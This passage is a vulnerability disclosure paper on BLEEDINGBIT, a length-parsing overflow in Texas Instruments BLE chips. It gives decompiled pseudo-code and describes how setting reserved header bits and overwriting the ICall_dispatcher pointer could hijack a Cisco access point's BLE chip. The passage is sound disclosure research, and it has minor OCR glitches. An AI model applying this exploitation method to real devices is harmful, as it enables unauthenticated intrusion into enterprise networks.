BLEEDING BIT

The hidden attack surface within BLE chips

Ben Seri, Gregory Vishnepolsky and Dor Zusman

armis

Table of contents

Introduction

BLEEDINGBIT is a set of two critical chip-level vulnerabilities affecting BLE chips manufactured by Texas Instruments. These vulnerabilities enable an unauthenticated attacker to gain remote-code-execution (RCE) on targeted chips. Since these vulnerabilities are chip-level, they potentially affect many types of devices which are based on them – depending on the specific use and application of the device.

In the course of this research we found that these vulnerabilities affect a wide-range of enterprise grade access points, produced by Cisco, Meraki and Aruba. These access points serve WiFi to enterprise networks, have also integrated BLE chips in their designs.

By leveraging these vulnerabilities an attacker can first compromise a BLE chip integrated in an access point, and then target the main CPU of the device, potentially gaining access to the networks it serves. As a result, these vulnerabilities can lead an unauthenticated attacker to breach a secure WiFi network, via a BLE attack.

In this document we will provide information on both vulnerabilities, and their exploitation process on access points manufactured by Cisco and Aruba. The full scope of the effect of the BLEEDINGBIT vulnerabilities still remains to be seen. A full list of affected chips and BLE stack versions can be found here.

A short background on BLE

Bluetooth Low Energy (BLE) is a new variant of Bluetooth. In practice, the main similarity between these two variants is probably the “Bluetooth” in their names. Other than that - they might actually have more differences than common traits.


One of the basic differences between the two is that “Classic” Bluetooth is primarily a peer-to-peer protocol, whereas BLE enables various connectivity topologies. These topologies are, amongst other things, achieved by defining various “roles” in which each device can act: Peripheral, Central and Observer. These roles define the relationship between different **types** of BLE devices. For example - one device acts as the Peripheral, and another as the Observer (or Central). The Peripheral device advertises its presence through BLE advertising packets sent in the advertising channels. The Observer (or Central) device scans the advertising channels for such advertising packets. Take for example an asset tracking application in a hospital environment. BLE beacons are attached to valuable equipment to track their location inside the hospital. Each beacon acts as a **Peripheral** and sends out advertising packets containing some unique identifier (UUID). BLE-enabled access points throughout the hospital act as the **Observers**, scanning for advertising packets, and probably sending the information from these beacons to a central location in the network where the various UUIDs can be traced, showing when and where they were last spotted.

Masking error leads to RCE in TI's BLE stack - CVE-2018-16986

The first vulnerability is a memory corruption vulnerability that is the result of a bug in the parsing of BLE advertising packets (a.k.a BLE beacons).

Before diving into the details of this vulnerability and the mechanics of the chip which hosts it, here's our theory on how this vulnerability came to be:

Careful examination of the differences between Bluetooth® Core Specification version 4.2 and version 5.0 reveals a subtle but critical difference in the structure of the advertising channel packet header:




Bluetooth® Core Specification version 4.2

LSB MSB

PDU Type (4 bits)	RFU (2 bits)	TxAdd (1 bit)	RxAdd (1 bit)	Length (6 bits)	RFU (2 bits)

Figure 2.3: Advertising channel PDU Header



Bluetooth® Core Specification version 5.0

LSB MSB

PDU Type (4 bits)	RFU (1 bit)	ChSel (1 bit)	TxAdd (1 bit)	RxAdd (1 bit)	Length (8 bits)

Figure 2.5: Advertising channel PDU Header

In version 4.2, the most significant byte of the advertising packet header held 2 reserved bits (named 'RFU' in the specification - Reserved for Future Use) and 6 bits for the packet's length. In version 5.0 the length field was expanded to an 8 bit field at the expense of these two reserved bits. This change was made to allow the use of larger advertising packets: In Bluetooth v4.2 advertising packets are limited to 37 bytes, while in v5.0 they may reach up to 255 bytes.


This small change in the specification may trigger errors when upgrading a BLE stack implementation from v4.2 to v5.0. Moreover, a developer writing the code that parses the length field from the packet header might neglect to mask out the RFU bits, since they are always transmitted as zero, as defined in the specification. Although it is not entirely clear **why** this vulnerability came to be in TI's BLE STACK, this small difference in the specifications might have been the trigger of a series of bugs leading up to it.

The vulnerable chips: Meet the CC26xx chip family

The Texas Instruments CC26xx chip family is a multi-protocol wireless system-on-chip that supports Bluetooth Low Energy (BLE), 802.15.4 protocols (Zigbee, 6LoWPAN, etc) and proprietary protocols (FSK and GFSK based protocols in the 2.4 GHz band).
The chip houses two processor cores:

- The main core: An ARM Cortex-M3 processor that acts as the main processor and runs both the BLE stack (provided by Texas Instruments) and vendor provided application code.
- The radio core: An ARM Cortex-M0 processor that handles low-level RF communications and offers a simple interface for the main core to handle all radio functionalities. It also offloads some of the lower level parts of the BLE protocol from the main core.

Below is the relevant part taken from TI's CC26xx - Functional Diagram.



Each of the cores has a separate RAM and ROM. The main core runs part of the chip's OS (TIRTOS), the bootloader and also parts of the BLE stack directly from ROM. It also has an internal flash to store additional code and configurations (NVRAM). The two cores have shared RAM and can generate interrupts to one another.

In this family of chips the BLE stack library is split between parts that are pre-compiled and lay in the ROM of the chip, parts that are provided as pre-compiled shared object libraries which are linked with the specific application code, and parts that are provided as source files compiled and linked by the relevant application.

The code excerpts provided below are either from TI's source code, reversed engineered from the library code, or reversed engineered from the ROM code that have been dumped from the chip.

The code flow of Scan Mode, and the vulnerabilities within

When the main core within a CC26xx chip is acting in either the Observer or Central role, it can initiate a scan for advertising packets by sending a specific command to the radio core. The radio core will then scan the BLE advertising channels, and pass advertising packets to the main core over a shared queue. Upon adding a new advertising packet to the queue, the radio core generates an rx interrupt to the main core, which is handled by the function *llProcessScanRxFIFO*. The function *RFHAL_GetNextDataEntry* pulls a packet from the shared queue, and the function *RFHAL_NextDataEntryDone* pushes the packet back into the queue and marks it as free.

```
void llProcessScanRxFIFO()
{
  dataEntry_t *dataEntry;
  uint8 isTxAddressRandom;
  int8 rssi;
  uint8 dataLen;
  uint8 pduType;

  dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
  if (dataEntry && dataEntry->status == DATA_ENTRY_FINISHED)
  {
    llGetAdvChanPDU(&pduType, &isTxAddressRandom, &advPkt,
                    &dataLen, &advPkt[6], &rssi);
    ...
    // Handle address whitelisting
    ...
    LL_AdvReportCback(pduType, isTxAddressRandom, &advPkt,
                      dataLen, &advPkt[6], rssi);
    RFHAL_NextDataEntryDone(scanParam.pRxQ);
  }

  return;
}
```

Pseudo code of decompiled *llProcessScanRxFIFO* function from BLE-STACK v2.2.1


The variable *advPkt* is a 40 byte array statically allocated in the bss section. This buffer holds an incoming advertising packet and is used for transferring the processed packet between *llGetAdvChanPDU* and *LL_AdvReportCback*.

Looking further at the first function (*llGetAdvChanPDU*), we can already spot a few problems:

```
void llGetAdvChanPDU(uint8 *pduType, uint8 *isTxAddress,
                     uint8 *advAddr, uint8 *dataLen,
                     uint8 *advData, int8 *rssi)
{
  dataEntry_t *dataEntry;
  uint8 pktLength;
  uint8 *pktData;
  ...
  dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
  ...
  pktLength = dataEntry.data[1];
  pktData = &(dataEntry.data[2]); // Skip the 2 byte header
  *dataLen = pktLength - 6;
  if ((signed int)*dataLen >= 32) // Try and validate the length
    halAssertHandler();
  ...
  // Copy address from packet
  for (i = 0; i < 6; ++i)
  {
    *advAddr++ = *pktData++;
  }
  ...
  // Parse packet header, convert packet type to pduType enum
  ...
  // Copy the rest of the packet
  for (i = 0; i < (unsigned int)*dataLen; ++i)
  {
    *advData++ = *pktData++;
  }
  ...
}
```


Pseudo code of decompiled *llGetAdvChanPDU* function (dumped from ROM at 0x1000D4AC)

The purpose of this function is to perform an initial parsing of advertising packets. As mentioned above, an advertising packet has a 2 byte header:



The first byte (*data[0]*) describes the PDU type of the packet and some flags and the second (*data[1]*) holds the **packet length**, and some RFU bits. Based on the advertising packet's PDU type, an advertising packet will hold one or two address fields (6 bytes each). The **packet length** field describes the length of the entire packet. This function calculates the **payload length** by subtracting the length of the address fields from the packet length, based on the type of the packet. Moreover, the function converts the PDU type to an internal enum that will be returned in *pduType*. There are multiple potential vulnerabilities in this short function:

First, the **packet length** is taken from the second byte of the packet header **without masking out the RFU bits**. This lack of masking leads to the most critical vulnerability in the flow, as we'll see later on. Second, a potential integer underflow exists when *dataLen* is calculated as *pktLength - 6*. If a packet length shorter than 6 is passed into this function, *dataLen* will underflow and therefore become a large 8-bit number (up to 255). The range limit validation on the next line does not detect this scenario, since it considers *dataLen* to be a *signed int*. Even when the calculated *dataLen* **is** larger than 32 bytes (as a *signed int*) the assert function called (*halAssertHandler*) is actually a NULL function by the default configuration of the stack:



```
                halAssertHandler
70 47           BX      LR
                ; End of function halAssertHandler
```

Calling this function does **not** stop the execution flow, and the overly large *dataLen* variable will be used (this time as an *unsigned int*) in the copy loop that will simply copy the incoming packet onto the *advData* output parameter. As is also clear from the prototype of this function, the length of *advData* is **not** passed to it, and is assumed to have sufficient space for a standard advertising packet of up to 37 bytes (6 bytes of address and 31 bytes of payload).
The *advPkt* variable passed from the caller function to hold both the address and payload (*advAddr, advData*) is statically allocated as a **40 bytes** buffer. Reaching this copy-loop with a calculated *dataLen* of **more** than **34** bytes will overflow this buffer (*advData* points to &*advPkt*[6]).

So what prevents an attacker from simply sending an advertising packet larger than this limit, and overflowing ***advPkt***? It turns out that the radio core has some tricks up its sleeve.

Radio core validations

To initiate a scanning process, the main core sends a **Scanner Command** to the radio core, ordering it to start the scanning process. This command also specifies some configurations which determine which pre-processing steps should be taken **before** passing an advertising packet to the main core.




Table 23-93. Scanner Command

Byte Index	Field Name	Bits	Bit Field Name	Type	Description
0–3	pRxQ			W	Pointer to receive queue
4	rxConfig			W	Configuration bits for the receive queue entries (see Table 23-103 for details)
5	scanConfig	0	scanFilterPolicy	W	The scanner filter policy
		1	bActiveScan	W	0: Passive scan 1: Active scan
		2	deviceAddrType	W	The type of the device address – public (0) or random (1)
		3			Reserved
		4	bStrictLenFilter	W	1: Discard messages with illegal length
		5	bAutoWlIgnore	W	1: Automatically set ignore bit in white list
		6	bEndOnRpt	W	1: End scanner operation after each reported ADV*_IND and potentially SCAN_RSP


CC13x0, CC26x0 SimpleLink™ Wireless MCU Technical Reference Manual (Rev. H) page 1661

The radio core will validate the CRC of an incoming packet, the PDU type passed in the packet header, and most importantly - validate the length of the packets. The packet length validation is done by setting the *bStrictLenFilter* bit inside *scanConfig*. By the default configuration of the BLE stack this bit is set to 1. The behavior of the radio core when using strict length filtering is described in the manual:

> *“If pParams->scanConfig.bStrictLenFilter is 1, only length fields compliant with the Bluetooth low energy specification are considered valid. For an ADV_DIRECT_IND, valid means a length field of 12, and for other ADV*_IND messages valid means a length field in the range from 6 to 37.”*

By dumping the ROM of the radio core, we can analyze the implementation of the above paragraph:

```
signed int parse_and_validate_packet_header(...)
{
  int packet_len;
  int pduType;
  ...
  // Radio waits for syncword
  ...
  pkt_first_word = RF_read_word();
  ...
  pduType = pkt_first_word & 0xF;
  // advLenMask and maxAdvPktLen are globals configurable by main core:
  // advLenMask == 0x3F (0b00111111)
  // maxAdvPktLen == 0x25 (37)
  packet_len = ((uint8)pkt_first_word & advLenMask);
  ...
  if ( packet_len_extracted > maxAdvPktLen )
    return -1; // Failed
  ...
  // More packet validations
```



```
  ...
  switch (pduType)
  {
    case ADV_DIRECT_IND:
        if ((scanConfig.bStrictLenFilter) && (packet_len != 12))
            return -1;
        break;
    case ADV_IND:
    case ADV_SCAN_IND:
    case ADV_NONCONN_IND:
        if ((scanConfig.bStrictLenFilter) && (packet_len < 6))
            return -1;
        break;
    default:
        return -1;
        break;
   }
  ...
  return 0; // Success
}
```

Pseudo code of decompiled *parse_and_validate_packet_header* function
(dumped from radio ROM at 0x0000BDB8)

As seen above, it isn't possible to reach the **integer underflow** mentioned above, since the radio core will drop packets with a length smaller than 6 bytes. Moreover, the length is also limited to a maximum of **37 bytes**, so a large advertising packet will also be blocked by the radio core validations.

However, as mentioned above - the **packet length** field is **not** masked to 6 bits in the parsing function *llGetAdvChanPDU*. This might be due to the fact that the RFU bits are defined in the specification as 0 bits - and the parsing code just **assumes** these bits will always be zero. This small mistake opens the code to interpret the packet length **differently** than the radio core's interpretation (and the way it is defined in the specification).

Turning one or both of the RFU bits ON in the second byte of the packet's header leads to an interesting scenario: The radio core will look **only** at the 6 bits of the packet length (as defined in the Bluetooth specification, up to v5.0), but the main core will interpret the entire byte (8 bits) as the packet length. So although the radio core validates the packet is **not larger than 37 bytes**, the main core interprets the higher bits of the packet header as part of the length - which increases the **perceived** packet length by up to 229 bytes (turning both RFU bits **ON** will add 192 bytes to the packet length, while the valid packet length bits can reach up to to 37 bytes).

To exploit this chain of bugs an attacker can craft a packet with a valid 6-bit sized length to pass the length validation done by the radio core, and turn on one or two of the RFU bits. When this packet is processed by *llGetAdvChanPDU* the *dataLen* variable will hold the **8 bit packet length,** while the **actual** packet length will be of a valid advertising packet, smaller or equal to 37 bytes.

Although the *halAssertHandler* function will be called, it will simply return, and the execution flow would continue, with the ***advPkt*** variable being overflown.

One memory corruption down, one to go

Looking back at the handler function for incoming rx interrupts (*llProcessScanRxFIFO)* we can see how the rest of this function handles an **overly large** *dataLen* variable. This variable is passed to the function LL_AdvReportCback:

```
void LL_AdvReportCback(uint8 eventType, uint8 advAddrType,
                       uint8 *advAddr, uint8 dataLen,
                       uint8 *data, int8 rssi)
{
  hciEvt_t *hciEvt;
  hciEvt_DevInfo_t *devInfo;

  if ( hciGapTaskID )
  {
    // Allocate 49 bytes on the heap:
    // hciEvt_t + hciEvt_DevInfo_t headers are 17 bytes long,
    // and 32 bytes for the packet.
    hciEvt = osal_msg_allocate(49);
    if ( hciEvt )
    {
      ...
      // Fill out hciEvt headers
      ...
      devInfo = &hciEvt->devInfo;
      for (int i = 0; i < hciEvt->report.numDevices; ++i)
      {
        devInfo->eventType = eventType;
        devInfo->addrType = advAddrType;
        // Copy address, fixed length
        osal_memcpy(devInfo->addr, advAddr, 6);
        devInfo->dataLen = dataLen;
        // Copy packet data with controllable length, can cause an heap overflow
        osal_memcpy(devInfo->rspData, data, dataLen);
        devInfo->rssi = rssi;
        ++devInfo;
      }
      gapTaskID = get_hciGapTaskID();
      osal_msg_send(gapTaskID, &hciEvent);
    }
  }
  ...
  }
```

The function copies the advertising packet (once again) into an HCI event structure, that will be sent to that GAP task. As mentioned before, there is a fundamental assumption in the BLE stack that the length of an advertising packet's payload does not exceed 32 bytes. Based on this assumption, the function allocates a fixed 49 bytes long buffer on the heap for the HCI event structure (17 bytes for headers, and **32** bytes for the advertising packet payload). When copying the packet payload into this event structure, the **overly large *dataLen*** variable is blindly passed to memcpy, naturally resulting in a heap overflow.


Case study - Cisco AIR-AP1815W

Having understood this vulnerability in depth, we wanted to see if and how it can be exploited in practice (spoiler alert: it can!).

Our victim of choice is the CC2640 chip inside a Cisco AIR-AP1815W access point, which "*offers a compact, wall plate–mountable access point, ideal for hospitality, cruise ships, residential halls, or other multiple-dwelling-unit deployments*" according to Cisco's website. This AP supports enterprise grade security standards (such as 802.11i and 802.1X), as well as BLE functions that can be used by location services and asset tracking applications for example.

To retrieve the firmware running in this chip, we opened up the AP and attached some wires to the CC2640 JTAG header:

Cisco AIR-AP1815W



CC2640 JTAG header

Overflow mechanics

As described above, this vulnerability is essentially a bad length validation that results in memory corruption:


```
void llGetAdvChanPDU(uint8 *pduType, uint8 *isTxAddress,
                     uint8 *advAddr, uint8 *dataLen,
                     uint8 *advData, int8 *rssi)
{
  dataEntry_t *dataEntry;
  uint8 pktLength;
  uint8 *pktData;
  ...
  dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
  ...
  pktLength = dataEntry.data[1];
  pktData = &(dataEntry.data[2]); // Skip the 2 byte header
  *dataLen = pktLength - 6;
  ...
  // Copy address from packet
  for (i = 0; i < 6; ++i)
  {
    *advAddr++ = *pktData++;
  }
  ...
  // Copy the rest of the packet
  for (i = 0; i < *dataLen; ++i)
  {
    *advData++ = *pktData++;
  }
  ...
}
```

Pseudo code of decompiled *llGetAdvChanPDU* function (dumped from ROM at 0x1000D4AC)

To trigger this overflow we can send a legitimate advertising packet (6-37 bytes long), that has one or two of the RFU bits turned ON in the second byte of the packet header. The length of the overflow, stored in *dataLen*, can be controlled by choosing the **real** length of the overflowing packet (between 6-37 bytes) and by choosing which of the RFU bits to turn on, which will add either 0x40, 0x80 or 0xC0 bytes to the **perceived** length. This gives us the ability to choose the length of the overflow, within these limits.


So we have some control over the length of the overflow, but to exploit this vulnerability we need to understand which memory is being corrupted (pointed by *advData*) and with what data it is being corrupted (the memory that follows *dataEntry.data*). Let's start by examining the first half: Which data will be overflowed by this vulnerability?

As mentioned above, *advData* points to &*advPkt[*6*]*. In Cisco's BLE firmware this variable is allocated at 0x20004488. Looking at the memory layout that follows *advPkt* we can spot some interesting candidates for an overflow:



By controlling a function pointer we can control code execution, and the three *ICall_** pointers at the end of this table look like perfect candidates for that. The *ICall_dispatcher* function pointer is used to dispatch system calls (a system call handler of sorts), *ICall_enterCriticalSection* and *ICall_exitCriticalSection* are wrapper functions for critical sections - blocking and unblocking interrupts. Overflowing any one of these function pointers will allow us to control the execution flow of the chip, since they are all used constantly by various parts of the firmware. *ICall_dispatcher* lays 116 bytes after *advPkt*, and so to overflow it we need to send an overflow-triggering packet with the highest RFU bit on, that would add 128 (0x80) bytes to the perceived length of the packet, causing the overflow.


Since the real length of the overflowing packet is smaller than the perceived length, the corrupted function pointers above will not necessarily hold attacker-controlled data. The *dataEntry* pointer returned by *RFHAL_GetNextDataEntry* will point to an entry in a data entry queue which is a circular singly-linked list. The *scanParam.pRxQ* queue is responsible for passing radio packets between the radio core and the main core and consists of four entries that are part of a statically allocated array that is contiguous in memory.




The scan data queue (*scanParam.pRxQ*)

When the overflow packet is processed by *llGetAdvChanPDU* the *dataEntry* variable points to the payload of one of the four possible data entries in this queue. Since this queue holds advertising packets that were either processed by the main core, or are waiting to be processed, the memory following the *dataEntry* pointer may hold advertising packets with payloads the attacker can control.


Each dataEntry element is 56 bytes long: 8 bytes of data entry header which are not attacker-controlled, 2 bytes of packet header and 37 bytes of packet payload that are both attacker-controlled, 1 byte of the packet's RSSI and 8 bytes of padding. To overflow the *ICall_dispatcher* function pointer, the attacker needs to control the data entry placed 116 bytes after the overflow packet. This can be done if This can be done if an advertising packet placed in memory before the overflow is triggered. The data between *advPkt* and *ICall_dispatcher* will then be overflowed by two entries from the queue, as demonstrated below. These additional data entries may be partially controlled by the attacker as well:

